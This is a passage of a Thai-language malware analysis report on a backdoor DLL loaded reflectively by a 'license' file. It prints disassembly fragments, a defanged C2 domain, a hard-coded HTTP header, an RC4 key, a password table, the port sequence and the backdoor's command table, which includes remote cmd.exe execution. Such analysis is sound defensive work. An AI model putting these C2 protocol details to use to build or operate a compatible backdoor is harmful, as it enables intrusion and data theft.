PE Metadata	
Compile Date	2021-12-15 23:26:12 UTC
Import Hash	009889c73bd2e55113bf6dfa5f395e0d

PE Sections

MD5	Name	Raw Size	Virtual Size	Entropy
d2b1f47f2c64243c7c013882878f344c	.text	16384	16384	6.37
eb72840bf54c1c60995ee3d4c1b5be16	.rdata	4096	4096	0.69
afe904447712c4f997a3e54cd9b3a4a7	.data	4096	4096	0.00
4af0463a94ea398c403c1dbc4982dbd9	.CRT	4096	4096	0.01
f69de2f540bece0ae95afeaed08ee713	.reloc	4096	4096	0.73

Compilers

Microsoft Visual C/C++(2013 SP5)[-]

ความเชื่อมโยง

ไฟล์ 955060f972... (payload)	Reflective loaded by	ไฟล์ 0f7ea24d5d... (license)
	Connect to	www.bangkokdailyone[.]com

รายละเอียด

ไฟล์ 955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5 (payload) เป็นไฟล์ประเภท DLL ซึ่งถูกโหลดเข้าสู่พื้นที่หน่วยความจำของโปรเซสด้วยเทคนิค Reflective Code Loading โดยไฟล์ license (SHA256: 0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e) และจะถูก execute ฟังก์ชันหลักซึ่งอยู่ที่ตำแหน่ง RVA 0x4061 โดยตรง

ไฟล์ 955060f972... เริ่มต้นการทำงานด้วยการสร้าง WinAPI table โดยอาศัยเทคนิค stackstrings[5] ร่วมกับการ enumulate ข้อมูลจาก Process Environment Block[6] (PEB) ซึ่งวิธีการนี้ช่วยให้มัลแวร์สามารถหลบเลี่ยงการถูกตรวจสอบด้วยวิธี static strings analysis ได้ นอกจากนั้นเมื่อมัลแวร์ทำการสร้าง WinAPI table เสร็จเรียบร้อยแล้ว ต่อมาจะใช้วิธีการเรียกใช้งาน WinAPI ที่ต้องการผ่านตำแหน่งของหน่วยความจำภายใน WinAPI table ซึ่งเป็นเทคนิคที่เรียกว่า Indirect Calls ทำให้เป็นอุปสรรคสำหรับนักวิเคราะห์ในการตรวจสอบพฤติกรรมการทำงานของมัลแวร์ด้วยวิธี static analysis รายละเอียดตามภาพที่ 19

```
lea     ecx, [ebp+var_44]
mov     dword ptr [ebp+var_44], 'PteG' ;   |
push    ecx
push    eax
mov     dword ptr [ebp+var_44+4], 'ecor' ; | GetProcessHeap  // stackstrings
mov     dword ptr [ebp+var_44+8], 'eHss' ; |
mov     word ptr [ebp+var_44+0Ch], 'pa' ;  |
mov     byte ptr [ebp+var_44+0Eh], 0
call    esi             ; ESI == GetProcAddress()
mov     [edi+1040h], eax ; solve GetProcessHeap and put result into WinAPI table ([edi+1040h])
lea     eax, [ebp+var_44]
push    eax
push    [ebp+var_4]
mov     dword ptr [ebp+var_44], 'paeH'
mov     dword ptr [ebp+var_44+4], 'ollA'
mov     word ptr [ebp+var_44+8], 63h
call    esi
mov     [edi+1038h], eax
lea     eax, [ebp+var_44]
push    eax
push    [ebp+var_4]
mov     dword ptr [ebp+var_44], 'paeH'
mov     dword ptr [ebp+var_44+4], 'eerF'
mov     byte ptr [ebp+var_44+8], 0
call    esi
mov     [edi+103Ch], eax
call    dword ptr [edi+1040h] ; call [edi+1040h] == call GetProcessHeap()
movdqa  xmm0, ds:xmmword_2E05090
mov     [edi+1034h], eax
```

ภาพที่ 19 *ตัวอย่างการใช้งาน stackstrings และเทคนิค Indirect Calls ที่พบในไฟล์ 955060f972...*

หลังจากนั้นมัลแวร์จะเริ่มกระบวนการในการเชื่อมต่อไปยัง C2 โดยพยายามจะทำการ resolve โดเมนชื่อ www.bangkokdailyone[.]com ซึ่งข้อมูลดังกล่าวมีความสอดคล้องกับค่า strings ที่ค้นพบจากการวิเคราะห์ deobfuscated shellcode ซึ่งอยู่ภายในไฟล์ license (SHA256: 0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e) อย่างไรก็ตาม ผลจากการตรวจสอบข้อมูลล่าสุดเมื่อวันที่ 15 มิถุนายน พ.ศ. 2566 พบว่าโดเมน www.bangkokdailyone[.]com ถูกผู้โจมตีใช้เทคนิค Domain Parking เพื่อทำการกำหนดค่า

[5] "Stackstrings, type 2 - Internet Storm Center." 1 Jun. 2020, https://isc.sans.edu/forums/diary/Stackstrings+type+2/26192/. Accessed 27 May. 2023.

[6] "PEB structure (winternl.h) - Win32 apps - Microsoft Learn." 31 Aug. 2022, https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb. Accessed 17 Jun. 2023.

nameserver ให้ชี้ไปยังหมายเลขไอพีของเว็บไซต์ Tumblr สำหรับรายละเอียดที่เกี่ยวข้องกับโดเมนดังกล่าวจะนำเสนอในส่วนถัดไปของรายงาน

ทั้งนี้ ในการเชื่อมต่อกลับไปยัง C2 มัลแวร์จะมีการใช้งาน HTTP header และ User Agent ซึ่งถูก hard-coded เอาไว้ในรูปแบบของ stackstrings โดยมีรายละเอียดปรากฏตามภาพที่ 20

```
mov     dword ptr [edi], 20544547h
mov     dword ptr [edi+4], 5448202Fh
mov     dword ptr [edi+8], 312F5054h
mov     dword ptr [edi+0Ch], 0A0D312Eh
mov     dword ptr [edi+10h], 72657355h
mov     dword ptr [edi+14h], 6567412Dh
mov     dword ptr [edi+18h], 203A746Eh
mov     dword ptr [edi+1Ch], 697A6F4Dh
mov     dword ptr [edi+20h], 2F616C6Ch
mov     dword ptr [edi+24h], 20302E34h
mov     dword ptr [edi+28h], 6D6F6328h
mov     dword ptr [edi+2Ch], 69746170h
mov     dword ptr [edi+30h], 3B656C62h
mov     dword ptr [edi+34h], 49534D20h
mov     dword ptr [edi+38h], 2E362045h
mov     dword ptr [edi+3Ch], 57203B30h
mov     dword ptr [edi+40h], 6F646E69h
mov     dword ptr [edi+44h], 4E207377h
mov     dword ptr [edi+48h], 2E352054h
mov     dword ptr [edi+4Ch], 53203B31h
mov     dword ptr [edi+50h], 0D293156h
mov     dword ptr [edi+54h], 6E6F430Ah
mov     dword ptr [edi+58h], 7463656Eh
mov     dword ptr [edi+5Ch], 3A6E6F69h
mov     dword ptr [edi+60h], 65656B20h
mov     dword ptr [edi+64h], 6C612D70h
mov     dword ptr [edi+68h], 0D657669h
mov     dword ptr [edi+6Ch], 0A0D0Ah ; Hard-coded (stack string) HTTP Header
call    character_count
push    0               ; flags
mov     esi, eax
push    esi             ; len
push    edi             ; *buf
push    [ebp+arg_0]     ; socket
call    dword ptr [ebx+10D8h] ; send
cmp     eax, esi
jz      short loc_2E03B41
```

ภาพที่ 20 *ข้อมูล HTTP header และ User Agent ที่ถูก hard-coded เอาไว้ภายในไฟล์ 955060f972... ในรูปแบบของ stackstrings*

สำหรับรายละเอียดของ HTTP header และ User Agent ที่มัลแวร์ใช้งานมีรายละเอียดดังต่อไปนี้

—เริ่มต้น รายละเอียด HTTP header และ User Agent—


GET / HTTP/1.1

User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Connection: keep-alive

—สิ้นสุด รายละเอียด HTTP header และ User Agent—

ในกรณีที่มัลแวร์สามารถเชื่อมต่อกับ C2 ได้เป็นที่เรียบร้อยแล้ว ลำดับถัดไปมัลแวร์จะดำเนินการส่ง GET request และรอรับชุดคำสั่งซึ่งมีขนาด 7 ไบต์ กลับมาจาก C2 รายละเอียดตามภาพที่ 21



ภาพที่ 21 *ในกรณีที่สามารถติดต่อกับ C2 ได้ มัลแวร์จะทำการส่ง GET request ไปยัง C2 และรอรับชุดคำสั่งซึ่งมีขนาด 7 ไบต์*


ชุดคำสั่งที่ถูกส่งกลับมาจาก C2 จะถูก obfuscated เอาไว้ด้วยอัลกอริทึม RC4 และมัลแวร์จะทำการ deobfuscate โดยใช้ RC4 key ที่มีขนาดความยาว 96 ไบต์ ซึ่งมีรายละเอียดดังต่อไปนี้

—เริ่มต้น RC4 key (hexadecimal)—

C8 00 33 3D 4E CF E5 FD 8E 12 30 89 09 76 1E C7 1C 05 9A 7D 8A C1 15 55 F2 79 DA F0 3F 78 69 26 9B C6 72 FA 04 A9 E8 B0 E1 ED DC 5F C7 CE 52 5F D6 E0 13 25 CF 08 87 B5 5C B5 8F 52 93 78 7E 97 4B 2C 1A B2 3A C5 D2 B0 5C 27 16 DA CA B3 E1 F1 7C 61 81 38 DE D8 9D 40 F6 42 86 44 06 8F EC 2C

—สิ้นสุด RC4 key (hexadecimal)—

ต่อมาชุดคำสั่งที่ผ่านการ deobfuscate มาแล้ว จะถูกตรวจสอบความถูกต้องของข้อมูลในไบต์ตำแหน่งที่หนึ่งถึงห้าด้วยอัลกอริทึม CRC-16/XMODEM (ภาพที่ 22) โดยการใช้ค่าซึ่งอยู่ในไบต์ตำแหน่งที่หกและเจ็ด ในกรณีที่การตรวจสอบล้มเหลว มัลแวร์จะเปลี่ยนหมายเลขพอร์ตและพยายามสร้างการเชื่อมต่อไปยัง C2 ใหม่อีกครั้ง โดยมีพอร์ตที่จะถูกใช้งาน ได้แก่ พอร์ตหมายเลข 21, 443, 53, 80, และ 8080 ตามลำดับ



ภาพที่ 22 *กระบวนการตรวจสอบความถูกต้องของข้อมูลด้วยอัลกอริทึม CRC-16/XMODEM*

ในกรณีที่สามารถผ่านการตรวจสอบความถูกต้องของข้อมูลได้แล้วและไบต์ลำดับที่หนึ่งของชุดข้อมูลมีค่าเท่ากับ 0x6 มัลแวร์จะทำการร้องขอรหัสผ่าน (password) จาก C2 เป็นลำดับถัดไป ซึ่งรหัสผ่านที่ส่งมาจาก C2 ก็จะถูก obfuscate เอาไว้ด้วยอัลกอริทึม RC4 เหมือนเช่นก่อนหน้านี้ และจะถูก deobfuscate ด้วยวิธีการเดียวกัน โดยหลังจากนั้นมัลแวร์จะนำรหัสผ่านที่ได้รับมาจาก C2 ไปทำการเปรียบเทียบกับรหัสผ่านที่ถูก hard-coded เอาไว้ซึ่งมัลแวร์ได้ทำการจัดเตรียมรหัสผ่านเอาไว้ในรูปแบบคล้ายตารางโดยสามารถที่จะรองรับรหัสผ่านได้ถึง 5 รายการ และแต่ละรายการจะถูกกำหนดให้เข้าคู่กับหมายเลขพอร์ตที่ถูก hard-coded เอาไว้ในข้างต้นเท่านั้น โดยในกรณีที่การ authenticate ด้วยรหัสผ่านล้มเหลว มัลแวร์

จะเปลี่ยนหมายเลขพอร์ตและพยายามสร้างการเชื่อมต่อไปยัง C2 ใหม่อีกครั้ง รายละเอียดตามภาพที่ 23 และ 24

Address	Hex	ASCII
007DE1B8	50 00 40 00 35 00 35 00 77 00 30 00 72 00 64 00	P.@.5.5.w.0.r.d.
007DE1C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE1D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE1E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE1F8	50 00 40 00 35 00 35 00 77 00 30 00 72 00 64 00	P.@.5.5.w.0.r.d.
007DE208	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE218	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE228	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE238	50 00 40 00 35 00 35 00 77 00 30 00 72 00 64 00	P.@.5.5.w.0.r.d.
007DE248	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE258	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE268	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE278	50 00 40 00 35 00 35 00 77 00 30 00 72 00 64 00	P.@.5.5.w.0.r.d.
007DE288	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE298	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE2A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE2B8	50 00 40 00 35 00 35 00 77 00 30 00 72 00 64 00	P.@.5.5.w.0.r.d.
007DE2C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
007DE2D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

ภาพที่ 23 *ตารางรหัสผ่านซึ่งมัลแวร์จัดเตรียมเอาไว้ในพื้นที่หน่วยความจำเพื่อใช้ในการเปรียบเทียบกับรหัสผ่านที่ได้รับกลับมาจาก C2*

```
check_password:         ; var_19 == *password received from C2 (already deob using RC4)
mov     ecx, [ebp+var_19]
shl     esi, 6          ; Password table pointer, used to point to embedded password in the password table
add     esi, [ebp+arg_4_p_password_table] ; [pointer + password_table]
mov     edx, esi        ; EDX = *password (from password table)
call    check_password_from_C2 ; Compare value received from C2 (password) with the embedded password
test    eax, eax        ; 0 = success
jnz     short loc_2E01B41
```

ภาพที่ 24 *assembly code ที่ทำหน้าที่ในการควบคุมตารางรหัสผ่าน*


เมื่อผ่านกระบวนการ authentication ได้เป็นที่เรียบร้อยแล้ว ลำดับต่อมามัลแวร์จะทำการตรวจสอบและเก็บรวบรวมข้อมูลที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ ได้แก่ computer name, username, รายละเอียดเกี่ยวกับไดรฟ์ (drive), รายละเอียดเกี่ยวกับ network adapter, เวลาปัจจุบันบนเครื่องคอมพิวเตอร์, และ เวอร์ชันของระบบปฏิบัติการ เพื่อเตรียมการส่งออกข้อมูลดังกล่าวไปยัง C2 รายละเอียดตามภาพที่ 25

Address	Hex	ASCII
04C30000	44 00 45 00 53 00 4B 00 54 00 4F 00 50 00 2D 00	D.E.S.K.T.O.P.-.
04C30010	32 00 43 00 33 00 49 00 51 00 48 00 4F 00 00 00	2.C.3.I.Q.H.O...
04C30020	52 00 45 00 4D 00 00 00 00 00 00 00 00 00 00 00	R.E.M...........

Address	Hex	ASCII
04C30220	00 00 00 00 00 00 00 00 31 00 39 00 32 00 2E 00	........1.9.2...
04C30230	31 00 36 00 38 00 2E 00 39 00 2E 00 36 00 00 00	1.6.8...9...6...
04C30240	00 00 00 00 00 00 00 00 30 38 3A 30 30 3A 32 37	........08:00:27
04C30250	3A 37 35 3A 35 32 3A 46 30 00 00 00 00 00 00 00	:75:52:F0.......
04C30260	00 00 00 00 00 00 00 00 06 00 00 00 02 00 00 00	....
04C30270	F0 23 00 00 32 00 30 00 32 00 33 00 2D 00 37 00	ð#..2.0.2.3.-.7.
04C30280	2D 00 31 00 32 00 20 00 31 00 3A 00 34 00 39 00	-.1.2. .1.:.4.9.
04C30290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
04C302A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
04C302B0	00 00 00 00 00 D0 F8 FF 00 00 00 00 00 D0 94 E2	.....Ðøÿ.....Ð.â


ภาพที่ 25 *รายละเอียดเกี่ยวกับคอมพิวเตอร์ที่มัลแวร์ทำการเก็บรวบรวมก่อนเตรียมการส่งออกไปยัง C2*

สำหรับกระบวนการในการส่งออกข้อมูลไปยัง C2 นั้น มัลแวร์จะทำการจัดเตรียมชุดคำสั่งขนาด 7 ไบต์ และนำค่าดังกล่าวไปใส่เอาไว้ที่ส่วนต้นของชุดข้อมูล จากนั้นจึงจะต่อท้ายด้วยข้อมูลที่จะทำการส่งออกไป โดยที่ข้อมูลทั้งหมดจะถูก obfuscated ด้วยอัลกอริทึม RC4 เอาไว้อีกชั้นหนึ่ง รายละเอียดตามภาพที่ 26



ภาพที่ 26 *ชุดข้อมูลที่จะถูกส่งออกไปยัง C2 ซึ่งประกอบด้วย authentication code ขนาด 7 ไบต์ ต่อท้ายด้วยข้อมูลที่มัลแวร์เก็บรวบรวมมาได้ โดยที่ข้อมูลทั้งหมดจะถูก obfuscate ด้วยอัลกอริทึม RC4*

จากนั้นมัลแวร์จะทำการส่งชุดคำสั่งที่จัดเตรียมเอาไว้ไปยัง C2 ก่อนเป็นอันดับแรกเพื่อทำการ authenticate ก่อนที่จะทำการส่งออกข้อมูลที่เก็บรวบรวมไว้เป็นลำดับถัดไป รายละเอียดตามภาพที่ 27



ภาพที่ 27 *มัลแวร์ทำการ authenticate กับ C2 (lab IP: 192.168.9[.]5) ก่อนจะเริ่มการส่งออกข้อมูล*


ภายหลังจากที่มัลแวร์ทำการ authenticate กับ C2 และส่งออกข้อมูลเบื้องต้นที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เสร็จเป็นที่เรียบร้อยแล้ว ผู้โจมตีจะสามารถควบคุมสั่งการมัลแวร์ได้จากระยะไกลด้วยการส่งคำสั่งผ่าน C2 ซึ่งคำสั่งดังกล่าวจะอยู่ภายในชุดคำสั่งในไบต์ตำแหน่งที่ 1 และแน่นอนว่ากระบวนการเชื่อมต่อทั้งหมดจะถูก obfuscate ด้วยอัลกอริทึม RC4

สำหรับขีดความสามารถของมัลแวร์นั้น สามารถรองรับคำสั่งที่ส่งจาก C2 ได้ทั้งหมด 14 รูปแบบ โดยจะมุ่งเน้นไปที่การเก็บรวบรวมข้อมูลและบริหารจัดการไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์เป้าหมาย เช่น การสร้าง การลบ และ การย้าย เป็นต้น นอกจากนั้นมัลแวร์ยังสามารถสร้างโปรเซส cmd.exe เพื่อ execute คำสั่งต่าง ๆ ที่ได้รับจาก C2 อีกด้วย รายละเอียดเกี่ยวกับขีดความสามารถของมัลแวร์ปรากฏตามตารางที่ 2

ตารางที่ 2 *รูปแบบคำสั่งและขีดความสามารถของมัลแวร์*

คำสั่ง	ขีดความสามารถ
0x01	อ่านข้อมูลจากไฟล์
0x02	เขียนข้อมูลลงในไฟล์หรือสร้างไฟล์ขึ้นมาใหม่
0x04	เก็บรวบรวมข้อมูลเบื้องต้นเกี่ยวกับเครื่องคอมพิวเตอร์ ได้แก่ computer name, username, รายละเอียดเกี่ยวกับไดรฟ์ (drive), รายละเอียดเกี่ยวกับ network adapter, เวลาปัจจุบันบนเครื่องคอมพิวเตอร์, และ เวอร์ชันของระบบปฏิบัติการ
0x07	จัดเตรียมพื้นที่ในหน่วยความจำเพื่อใช้ในการทำงานของมัลแวร์
0x08	สร้าง pipe (read/write) และสร้างโปรเซส cmd.exe เพื่อรอรับคำสั่งจาก C2
0x09	รับคำสั่งจาก C2 เพื่อ execute ผ่านโปรเซส cmd.exe
0x0A	Terminate โปรเซส cmd.exe และปิดการทำงานของ pipe handles ที่สร้างเอาไว้
0x0B	สร้างเธรด (thread) เพื่อทำการอ่านข้อมูลผลลัพธ์การทำงานจากโปรเซส cmd.exe จากนั้น obfuscate ข้อมูลดังกล่าวก่อนจะทำการส่งออกไปยัง C2
